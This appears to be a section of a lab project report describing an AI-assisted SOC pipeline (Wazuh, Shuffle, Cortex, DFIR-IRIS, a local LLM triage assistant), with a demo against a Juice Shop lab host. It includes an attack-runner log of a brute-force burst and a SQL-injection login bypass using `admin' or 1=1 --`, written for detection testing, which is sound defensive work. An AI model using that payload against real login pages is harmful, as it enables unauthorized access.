Wazuh is the detection layer described throughout Chapters 4 and 5: decoders parse the raw logs, rules match attack signals, and correlation rules group related signals into higher-severity incidents. On top of the raw alerts we also built the **Juice Shop SOC dashboard** of Figure 117 that visualises alert volume, attack categories, top source IPs, targeted endpoints, and trends over time — the at-a-glance operational view a SOC analyst lives in. Rules worth automating carry an ai_soc_candidates group tag, and only those are forwarded to the pipeline, keeping pure noise out of the AI. Concretely, forwarding is a Wazuh <integration> block on the manager that posts every ai_soc_candidates alert as JSON to a Shuffle webhook over the lab's private network — no alert data ever leaves the environment.

6.4.2 Shuffle — orchestration

Shuffle is the workflow engine. It receives the Wazuh alert on a webhook and runs the sequence of nodes in Figure 118. In implementation terms the workflow is built from roughly twenty nodes — small Execute Python steps that normalise the alert and assemble the API payloads, and HTTP nodes that call the Cortex, IRIS, and model endpoints — all driven from that single webhook trigger. Critically, Shuffle here is used purely as **workflow glue**: it moves data between the tools and transforms it, but it contains no response actions. There is no "block IP" or "disable user" node anywhere in the workflow — a deliberate choice consistent with keeping the human in the loop.

6.4.3 Cortex — enrichment and threat intelligence

Before the AI is asked to decide anything, the observables from the alert — most importantly the source IP — are enriched by **Cortex**, an analyzer-execution engine from the TheHive project. We configured it with the **VirusTotal** and **AbuseIPDB** analyzers, each holding its own API key; Shuffle calls Cortex over its REST API, and every analyzer runs as a job whose report is polled and folded back into the evidence given to the AI. This is how the pipeline answers "is this IP known-bad?" without the analyst copy-pasting it into three websites. Figures 112 and 113 show Cortex running the analyzers and one of the returned reports.




Figure 119. Cortex Jobs History — the VirusTotal and AbuseIPDB analyzers being executed automatically for the alert's source IP as part of the Shuffle workflow.




Figure 120. A Cortex analyzer report (VirusTotal) returned to the pipeline. The structured verdict becomes part of the evidence the AI reasons over — here, no malicious reputation, which the AI correctly reflects in its assessment.

6.4.4 DFIR-IRIS — case management

DFIR-IRIS is the case-management platform where the output lands. It distinguishes **alerts** (raw, unreviewed detections) from **cases** (investigations). Every Wazuh alert becomes an IRIS alert first; the AI then decides whether that alert should open a new case, merge into an existing one, or simply remain an alert for later review. A case in IRIS carries a summary, a timeline, indicators of compromise (IOCs), assets, tasks, and an evidence graph — everything an analyst needs in one place. The workflow drives IRIS entirely through its REST API with a Bearer token: /alerts/add records the alert, /manage/cases/filter finds related cases, and /case/summary/update, /case/timeline/events/add, and /case/tasks/add build and grow the case. The intelligent way we use these endpoints is the subject of Section 6.6.

6.5 The AI integration — a local model as a Tier-1 analyst

The decision-making brain of the pipeline is a large language model, and a specific design choice defines it: the model runs **locally**. We host it with **LM Studio** on a workstation and reach it over a private Tailscale network from the SOC box; the active model is a compact

vision-language model (qwen/qwen3-vl-8b). Figure 121 shows it loaded and serving inference requests.




Figure 121. The local LLM served by LM Studio (`qwen/qwen3-vl-8b`) over Tailscale, processing the pipeline's triage requests. Running the model locally keeps all alert data inside the lab, costs nothing per token, and works offline.

Why local, and not a cloud API? Three reasons. First, **data control and privacy** — alert data can contain sensitive internal detail (hostnames, IPs, payloads, user identifiers), and running the model locally means none of it ever leaves the environment. Second, **cost** — triage runs on every forwarded alert, so a per-token cloud bill would scale badly; a local model is free to run. Third, **availability** — the SOC keeps working even with no internet connection to a provider.

The model is used strictly as a **Tier-1 analyst assistant** — the fast first pass, not the deeper investigation a human Tier-2 analyst performs. For each alert it is asked to: normalise the evidence, weigh the Cortex enrichment, decide whether the alert correlates to an existing incident, assess whether it is a false or true positive, assign a severity, and draft a structured case with an executive summary, an attack timeline, a MITRE ATT&CK mapping, key evidence, evidence gaps, and proposed analyst tasks. Technically it is called through an OpenAI-compatible `/v1/chat/completions` endpoint with a **strict JSON schema** and a temperature of 0.1, so the reply is always well-formed and machine-parsable rather than free prose. What it is **never** asked to do is respond — there is no path in the prompt or the workflow by which the model can trigger an action in the environment.

6.6 The intelligent case-management system

The case-management layer is what turns the AI's per-alert decisions into one coherent, self-maintaining investigation. Three properties define it.

Entity correlation : Alerts are correlated by *entity*, not by attack type. Each alert emits a stable campaign anchor (`soc:v2:campaign:<asset>`) and a set of typed entity tokens — `ent:ip:` for attacker IPs, `ent:host:` for target hosts, `ent:id:` for IAM roles, `ent:res:` for cloud resources — which are stored on the case as IRIS tags. A new alert joins an open case when it shares the

anchor or overlaps any strong token; and because the compromised host is the *target* of the web stages and the *actor* of the cloud stages, that overlap transitively links a whole multi-stage campaign into a single case.

A living case that never loses detail : The full running state of the case is held as a compact JSON block embedded in the case description. On every correlated alert the merge step reads that state, folds in the new alert, and re-renders the entire summary — the attack timeline, the MITRE mapping, the entity inventory, the key evidence, and the evidence gaps — and renames the case to describe what it has become (for example, *Attack campaign on ip-10-0-1-28: authentication, sql_injection*). At the same time every alert keeps its own **Evidence by alert** block — its request, its WAF/ModSecurity findings, and a raw-log excerpt — appended and never overwritten, so the analyst can drill into any single detection while still seeing the whole campaign (Figure 122).

Grounded output : The record is trustworthy by construction: the prompt forbids the model from asserting anything absent from the evidence and routes unknowns to an explicit *evidence gaps* list, the MITRE technique IDs are set deterministically from a curated table rather than trusted from the model, and the entire visible case body is composed in code from validated fields — the model drafts the analysis, but never hand-writes the record.




Figure 122. The "Evidence by alert" section of a living case. Alert 1 (brute force, detected by a Wazuh rule with no CRS match) and Alert 2 (SQL injection, with ModSecurity rule 942100 catching `admin' or 1=1 --`) each keep their own request, findings, and raw-log excerpt — appended, never overwritten, as the case grows.

6.7 The pipeline in practice — one campaign, one case

The clearest way to show the system is to follow one attack from keystroke to finished case. We use the Scenario 1 web attacks against the Juice Shop host, driven by the scenario's attack runner: first a brute-force burst against the login endpoint, then a SQL-injection login bypass, both from the same source.

```
     aymane  …/Cloud Security/Project Files/Scenario 1  v3.12.3  15:19

  ❯  python3 scenario1_attack_runner.py brute-force
[+] Target: http://100.85.61.41
[+] Attacks: brute-force
[+] Brute force: 5 failed logins against POST /rest/user/login
[+]   attempt 1/5 -> 401
[+]   attempt 2/5 -> 401
[+]   attempt 3/5 -> 401
[+]   attempt 4/5 -> 401
[+]   attempt 5/5 -> 401
[+] Done -- expect Wazuh rule 100092 to fire within 60s of the first attempt
[+] All done. Check Wazuh/IRIS/Shuffle for the resulting alerts.

     aymane  …/Cloud Security/Project Files/Scenario 1  v3.12.3  15:56  5s483ms

  ❯  python3 scenario1_attack_runner.py sqli-login
[+] Target: http://100.85.61.41
[+] Attacks: sqli-login
[+] SQLi: admin login bypass on POST /rest/user/login
[+]   -> 200 (bypass succeeded)
[+] All done. Check Wazuh/IRIS/Shuffle for the resulting alerts.
```

Figure 123. The Scenario 1 attack runner firing two stages from the same source: a brute-force burst (five failed logins, all HTTP 401) and then a SQL-injection login bypass (`admin' or 1=1 --`, HTTP 200). These are the two events the pipeline must recognise as one campaign.

The first stage trips a Wazuh brute-force correlation rule; the alert is forwarded to Shuffle, enriched by Cortex, and handed to the AI. No open case matches the attacker, so the AI opens a new one. Within seconds an IRIS case exists with a coloured, structured summary: a severity and assessment badge, a “case at a glance” table, a current-assessment paragraph, an attack timeline, and a MITRE mapping.




Figure 124. The AI-authored IRIS case, top of the summary. The badge marks it a likely true positive; the “case at a glance” table captures severity, alert count, first/last-seen window, telemetry, families, and the campaign key; the current-assessment paragraph is the model’s plain-language explanation, grounded only in the evidence.




Figure 125. The same case, continued: the attack timeline (one row per attacker action, with phase, technique, target, and outcome) and the MITRE ATT&CK table. The technique IDs are set deterministically from a curated table, so they are always correct.

When the second stage — the SQL injection — fires, the pipeline does not create a second case. The new alert shares the attacker IP and target host with the open case, so the AI routes it to **merge**. The case updates in place: the alert count rises to two, a second row appears in the timeline (now T1190 alongside T1110), the SQL-injection family is added, and the case is renamed to describe the whole campaign. The entities, key evidence, gaps, and recommended actions all grow accordingly.




Figure 126. After the merge: the entity inventory (attacker IP and target hosts), the accumulated key evidence from both stages, the evidence-gap list, and the AI's recommended analyst actions — the concrete next steps a human can act on.

Everything a first-line analyst would otherwise assemble by hand is now pre-populated in the case. The observables are recorded as IOCs, the monitored host is attached as an asset,

each alert is a rich entry in the timeline tab with its full raw log, and the AI's proposed next steps are created as tasks.




Figure 127. The case IOCs — the attacker and target IPs and a payload hash, extracted automatically and available for pivoting and threat-intel lookups.




Figure 128. The case Assets — the monitored Juice Shop host attached to the investigation and flagged as compromised, giving the analyst the blast-radius view immediately.




Figure 129. The IRIS Timeline tab. Each alert is a phase-labelled event carrying its full raw log, so the analyst can reconstruct the attacker's sequence step by step without leaving the case.




Figure 130. The Tasks tab — the AI's recommended analyst actions turned into tracked, assignable tasks, so the human review has a concrete checklist.

Finally, the analyst is notified where they actually work. The same workflow posts a summary to a **Slack** channel and sends an **email**, each carrying the assessment, the route (created or updated), and a deep link back into the IRIS case.

